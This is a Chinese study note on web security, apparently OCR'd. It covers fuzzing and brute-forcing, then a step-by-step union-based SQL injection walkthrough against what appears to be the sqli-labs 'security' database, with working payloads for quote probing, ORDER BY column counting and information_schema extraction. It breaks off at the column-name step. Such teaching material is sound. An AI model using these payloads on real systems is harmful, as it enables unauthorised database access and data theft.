
Web知识点总结


一、爆破fuzz类

分别列为：网站路径、账号密码、传参名

网站路径：分别有路由路径（api路径）、常规路径，一般使用BP内Repeter模块进行爆破字典并且调整线程



具体线程数在如下进行调整：



fuzz类爆破纯靠字典，需自行备好各个方向的字典

二、SQL注入类

SQL类统称四字核心：`增`、`删`、`改`、`查`

1.根据注入位置分类： `GET注入`、`POST注入`、`Head头注入`

2.根据结果反馈分类： `有回显注入(显错注入)`、`无回显注入(盲注)`

3.根据数据类型分类：

a. `字符型注入`：当输入参数为字符串时，称为字符型。数字型与字符型注入最大的区别在于：数字型不需要单引号闭合，而字符串类型一般要使用单引号来闭合

b. `数字型注入`：当输入的参数为整型时，如ID、年龄、页码等，如果存在注入漏洞，则可以认为是数字型注入。

此外还有一些根据数据库不同进行分类等。

总流程： `确认注入点 ----> 注入类型判断 ----> 注入方式判断（有无回显、各种手法类型）`

注入点判断： 通常情况下，可能存在 SQL 注入漏洞的 Url 是类似这种形式：`http://xxx.xxx.xxx/abc.php?id=XX` 对 Sql 注入的判断，主要有一个方面：1.判断该 Url 所带的参数值是否存在 SQL 注入？（是否有传输进到数据库内）

注入类型判断：最常用最简单的为：`单引号判断方法`

在参数后面加上单引号,比如: `http://xxx/abc.php?id=1'` 如果页面返回错误，则存在 SQL 注入

具体为何如下：

假设后端语句为：

```
SELECT first_name, last_name FROM users WHERE user_id = '$id'
// 注：这里的'$id'可以有多种的闭合方式, $id, '$id', "$id", ($id)
```

将我们参数的参数值`1'`代入，则成为：

```
SELECT first_name, last_name FROM users WHERE user_id = '1''
```

由于多出了个`'`将导致整个的语句进行报错

通过是否报错来判断

```
比如我们用1'来试探一个注入点，会有以下几种情况：
"1'": "" 中为可以包含 ' ，而 1' 是一个合法的字符串,在查询时会先被强制类型转换为数字，不会报错
1': 单引号未闭合，会报错
'1'': 第三个单引号未闭合，会报错
```

注入方式判断：通过报错信息来判断（有回显、无回显）

通过报错信息

注:我们省略了部分语句和相同的报错。

`SELECT username,password FROM users WHERE id = "1"";` -> id=xx

`You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1'' at line 1`

`-> near '1'' at line 1`

输入	后台执行	后台报错	解释
`1"`	`id = "1""`	`near '"1""' at line 1`	去掉外层SQL的单引号,留下`"1""`,除去自己的输入`1"`可知类型为**双引号**的**字符型注入**
`1'`	`id = '1''`	`near ''1''' at line 1`	同理,留下`'1''`除去自己的输入`1'`可知类型为**单引号**的**字符型注入**
`'1`	`id = ''1'`	`near '1'' at line 1`	对于后台SQL，由于`id = ''`已经合法闭合,所以后面`1'`反而为多出的语句,所以报错点在`1'`

1.联合查询注入

此为最基础的SQL注入第一类

此类特征是采用SQL的一些`特定字`来进行注入

对于整个注入的流程也是：`确认注入点 ----> 注入类型判断 ----> 判断表中列数 ----> 确定显示位 ----> 获取数据`

一、进行判断是否存在注入

利用'（单引号）或者"（双引号）来判断是否存在漏洞，如果出现SQL语句错误说明有很大的可能会存在漏洞


假设后端的SQL语句为：

```
SELECT first_name, last_name FROM users WHERE user_id = '$id'
```

当我们给变量输入1，后端获取到前端的输入后将其赋值给$id这个变量，此时SQL查询语句为：

```
SELECT first_name, last_name FROM users WHERE user_id = '1'
```


数据库从对应表中把满足`id=1`这个条件的行（记录）中的`login name`、`password`查询出来，在前端浏览器里显示为：



当id值为`1'`的时候，后端SQL语句就变为了：

```
SELECT first_name, last_name FROM users WHERE user_id = '1''
```


可以看到多了一个单引号，因为单引号不匹配，则会报错。因为能引起数据库的报错，说明用户是可以对原查询语句进行修改的，说明存在漏洞




二、判断注入类型

判断注入类型是数字型还是字符型，这涉及到在注入的过程中是否需要添加单引号，可以使用：`1and 1=1`、`1 and 1=2`和`1' and '1'='1`、`1' and '1'='2`进行判断(最为经典)

输入1 and 1=1和1 and 1=2页面皆正常显示





知识点！！

为何 1 and 1=2也能正常成功的回显？

这个涉及到了MySQL的隐式类型转换，简单来说就是


'2admin' ==>2


'admin'==>0

'33admin'==>33

正常从往右读取当碰到字母字符类时，将会把后续的内容全部清空一样，所以1 and 1=2 ----> 1

输入1' and '1'='1和1' and '1'='2的时候，前者正常显示，后者不显示，说明单引号起作用了，因此可以得知注入类型为字符型





为什么从以上方法中可以判断出注入的类型呢？

1. 当用户输入1 and 1=1时，SQL语句变成了：

```
SELECT first_name, last_name FROM users WHERE user_id ='1 and 1=1' ，实际上最终查询的还是'1'
```

2. 当用户输入1 and 1=2时，SQL语句变成了：

```
SELECT first_name, last_name FROM users WHERE user_id ='1 and 1=2' ，实际上最终查询的还是'1'
```

3. 当用户输入1' and '1'='1时，SQL语句变成了：

```
SELECT first_name, last_name FROM users WHERE user_id ='1' and '1'='1' ，实际上最终查询的是user_id ='1'并且'1'='1'
```


4. 当用户输入1' and '1'='2时，SQL语句变成了：

```
SELECT first_name, last_name FROM users WHERE user_id ='1' and '1'='2' ，实际上最终查询的是user_id ='1'并且'1'='2' 因为1=2不成立，所以整条语句也都不成立，因此可以知道页面返回为空是由于sql语句不成立导致的
```


（3）判断表中列数

为了方便后续获取数据，需要先知道查询的表中显示的字段数，可以使用order by（用于根据指定的列对结果集进行排序。当order by的数字大于当前的列数时候就会报错，SQL注入利用这个特性来判断列数）来进行判断

当输入1' order by 5 --+时，显示未知的列数



当输入1' order by 3 --+时，显示正常，说明列表内只有三列




--+等同于#（%23）就是注释的意思，是为了将SQL语句中后面多余的单引号注释掉

（4）确定显示位

在一个网站的正常页面，服务端执行SQL语句查询数据库中的数据，客户端将数据展示在页面中，这个展示数据的位置就叫显示位。**UNION操作符用于合并两个或多个 SELECT 语句的结果集**，UNION结果集中的列名总是等于UNION中第一个 SELECT 语句中的列名，并且**UNION** 内部的 **SELECT** 语句必须拥有相同数量的列。列也必须拥有相似的数据类型。同时，每条 SELECT 语句中的列的顺序必须相同

输入`-1'union select 1,2,3--+`时，可以发现2和3都回显到页面中了，说明这两个位置都可以显示数据



为何需要将第一个1改成-1？


在实战中一般不查询union左边的内容，这是因为程序在展示数据的时候通常只会取结果集的第一行数据，所以只要让第一行查询的结果是空集，即union左边的select子句查询结果为空，那么union右边的查询结果自然就成为了第一行，打印在网页上了。所以让union左边查询不到，可以将其改为负数或者改为比较大的数字

（5）获取数据库名以及数据库版本

在有回显的位置上将获取数据库名的函数进行替换，输入`-1' union select 1,version(),database()--+` 得到对应库名：security 版本为：5.5.53

（6）获取数据库中的表名

输入`-1' union select 1,2,table_name from information_schema.tables where table_schema='security'--+` 得到对应表名：emails




> 这里的数据库名、表名等字符串需要用单引号、双引号包裹住，或者可以使用对应的的十六进制的形式　数据库名也可以用函数表示：database()

进阶版：

爆出该库的所有表名


输入`-1'union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security'--+` 得到对应表名：emails,referers,uagents,users



information_schema.tables表示该数据库下的tables表，点表示下一级
where后面是条件，group_concat()是将查询到结果连接起来 如果不用group_concat查询到的只有emails
该语句的意思是查询information_schema数据库下的tables表里面且table_schema字段内容是security的所有table_name的内容

（7）获取表中的字段名

